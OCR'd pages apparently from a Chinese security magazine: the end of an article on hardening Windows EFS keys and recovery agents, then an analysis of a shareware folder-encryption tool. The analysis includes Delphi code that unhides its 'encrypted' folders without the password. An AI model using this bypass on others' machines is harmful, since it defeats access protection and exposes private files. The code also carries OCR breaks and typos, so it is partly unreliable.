


图5

由于对称和非对称策略的同时使用，以及对用户私钥、主密钥的加密保护，E F S的安全性是比较高的。如果要进一步提高安全性，可以从私钥入手。

上文提到，用户的私钥是经过加密后保存在C:\Users\Username\Application Data\Microsoft\Crypto\RSA\SID文件夹中的，攻击者有可能采用一些手段破解得到私钥的明文，对已加密的文件造成威胁。对此，我们可以将私钥导出到其他存储设备中，并删除在本地的记录，需要的时候再从存储设备导入，这样就使攻击者无法得到私钥，从而不能对文件进行破解。

在运行中输入"certmgr.msc"，打开证书管理单元，在证书→当前用户→个人→证书中，选中要导出的证书，右键选择"所有任务"→导出，如图6所示，进入证书导出向导，按提示对证书进行导出，选择要将证书保存到的位置，选择将私钥同证书一起导出，选择"如果导出成功删除私钥"，完成后，即可将该证书从本地删除。如果用户需要对文件进行读取等操作，将已导出的证书再安装到本地即可。并且，当重装系统导致原用户证书、私钥等数据丢失时，将证书再次导入到当前用户的系统中，那么之前用E F S加密的数据将仍能使用。

在E F S中，允许将某一用户设置为数据恢复代理，该用户拥有对所有用户的加密文件的操作权限。这样，当某用户账号被删掉时，可以用数据恢复代理来恢复出被该用户加密的数据。




图6

但是该用户只对在其被设置为数据恢复代理后加密的文件有操作权限。

首先用将要设置为数据恢复代理的用户登录系统，以管理员身份运行命令提示符，用cipher /r:name命令为当前用户生成名为name的证书，并根据提示设置密码将证书保护起来，完成后可在C:\Windows\system32\文件夹中找到name.cer和name.pfx两个文件，将这两个证书文件安装到系统中。接下来在运行中用gpedit.msc打开本地组策略编辑器，选择计算机配置→Windouws设置→安全设置→公钥策略→右键选择"加密文件系统"→添加数据恢复代理程序，按照添加故障恢复代理向导的步骤找到上文中生成的证书，如图7所示，完成后即可将当前用户设置为数据恢复代理。





图7

从加解密方法和密钥管理策略来说，EFS都是比较安全的，但是任何密码算法都有被破解的可能性，这就意味着我们不能绝对依赖任何加密系统，而是要提高自身安全意识，加强对信息的保护。

前置知识：无
关键词：工具、加密、解密



文件夹加密超级大师的脆弱加密分析

文/图 liuke_blue

前不久我的一个同学使用了文件夹加密超级大师（版本：15.9.3.0），如图1所示，有些重要资料是通过该软件的文件夹隐藏加密的方式进行加密的，但他重装系统后发现加密的资料已经找不到了，即使在密码正确的情况下也找不到。后来听说这个软件是共享软件，需要获得注册码才能找到，所以要我帮忙，最后我通过分析找到了他存放的资料。下面就给大家分析一下这款软件的一些加密原理。




图1

我们看看这个软件的磁盘保护功能,磁盘保护有三种:初级、中级、高级。由于没注册,所以只能使用初级和中级。

初级的保护原理为:在HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer下新建DWORD值NoDrives(其中隐藏的值与磁盘号按照以下规则:二进制类型,A对应1,B对应2,C对应4,D对应8,依此类推。如果要隐藏C盘、D盘的话就是4+8=12),同时还在HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer下新建DWORD值NoViewOnDrive,防止打开磁盘,与上面NoDrives的设置值一样。想要不允许浏览C盘、D盘的话,就设置NoViewOnDrive的值为4+8=12即可。

中级的保护原理为:通过删除磁盘的驱动号来隐藏磁盘。通过控制面板→管理工具→计算机管理→磁盘管理,对删除磁盘的驱动号重新添加驱动号来显示磁盘。

禁止使用USB设备的原理为:将HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTOR里DWORD值的名称为Start的DWORD值改为4,就是让USB的驱动程序开机运行时不自动加载,从而达到禁止使用U盘的目的。

只读使用U盘、移动硬盘的原理:该软件在注册表里的如下路径HKEY_LOCAL_MACHINE\SYSTEM\Current\ControlSet\Control下添加了一个StorageDevicePolicies项,然后再增加DWORD值的名称为WriteProtect,将这个DWORD值设为1。

文件夹超级加密大师的一个重要功能就是对文件夹可以进行加密,加密方式分为快速、隐藏等几种加密方式,我在这里专门分析快速和隐藏这两种加密方式。安装好这个软件后,你会发现计算机的每个磁盘下都有回收站(RECYCLER这个文件夹),这个文件夹里保存着你用这个软件加密的文件夹。这就是加密某文件夹后的效果,如图2所示。




图2

这个文件夹是无法打开、删除、复制的,甚至使用冰刃、文件夹嗅探器等工具也无法识别和操作,这是由于这个文件夹含有特殊字符造成的,加密后的文件夹包含三层,第一层特殊文件夹名如图2所示,第二层文件夹名是(W-S-FSE-750715-771104-3000.),第三层文件名就是com1.{21EC2020-3AEA-1069-A2DD-08002B30309D}。我们需要一层层把它"抽丝剥茧",这里注意第一层文件夹名是利用Unicode字符命名的。主要代码如下:

```
function JieMi(Sourcedir,DestDir:widestring):boolean;
var
i:integer;
TempDir,Reserved,LReserved: widestring;
runpath:string;
begin
result:=false;
//去掉第一层文件夹
for i:=0 to 12 do
sourcedir:= sourcedir + widechar($007F);
sourcedir:=sourcedir+widechar($00E3)+widechar($002E)+widechar($002E)+widechar($005C);
//去掉文件夹系统属性
SetFileAttributesW(pwidechar(sourcedir),FILE_ATTRIBUTE_NORMAL);
if not MoveFileW(Pwidechar(sourcedir),pwidechar(DestDir)) then
exit;
//去掉第二层文件夹
TempDir :=DestDir+ 'W-S-FSE-750715-771104-
```

```
3000.\';
Reserved:=DriverPath+'TEMP1\';
if not MoveFileW(Pwidechar(TempDir),pwidechar(R
eserved)) then
Exit;
//去掉第三层文件夹
TempDir:=Reserved+ 'com1.{21EC2020-3AEA-1069-
A2DD-08002B30309D}\';
LReserved:=DriverPath+'解密文件夹\';
if not MoveFileW(Pwidechar(TempDir),pwidechar(L
Reserved)) then
exit;
SetFileAttributesW(pwidechar(LReserved+'Local\'),
FILE_ATTRIBUTE_NORMAL);
SetFileAttributesW(pwidechar(LReserved+'Hide\'),
FILE_ATTRIBUTE_NORMAL);
RmDir(string(DestDir));
RmDir(string(Reserved));
runpath:='Explorer /n,/e,'+ LReserved;
winexec(pchar(runpath),SW_SHOW);
esult:=True;
end;
```

下面通过该程序解密文件夹加密超级大师V15.9.3.0这个软件加密的文件夹，解密后的效果如图3所示。




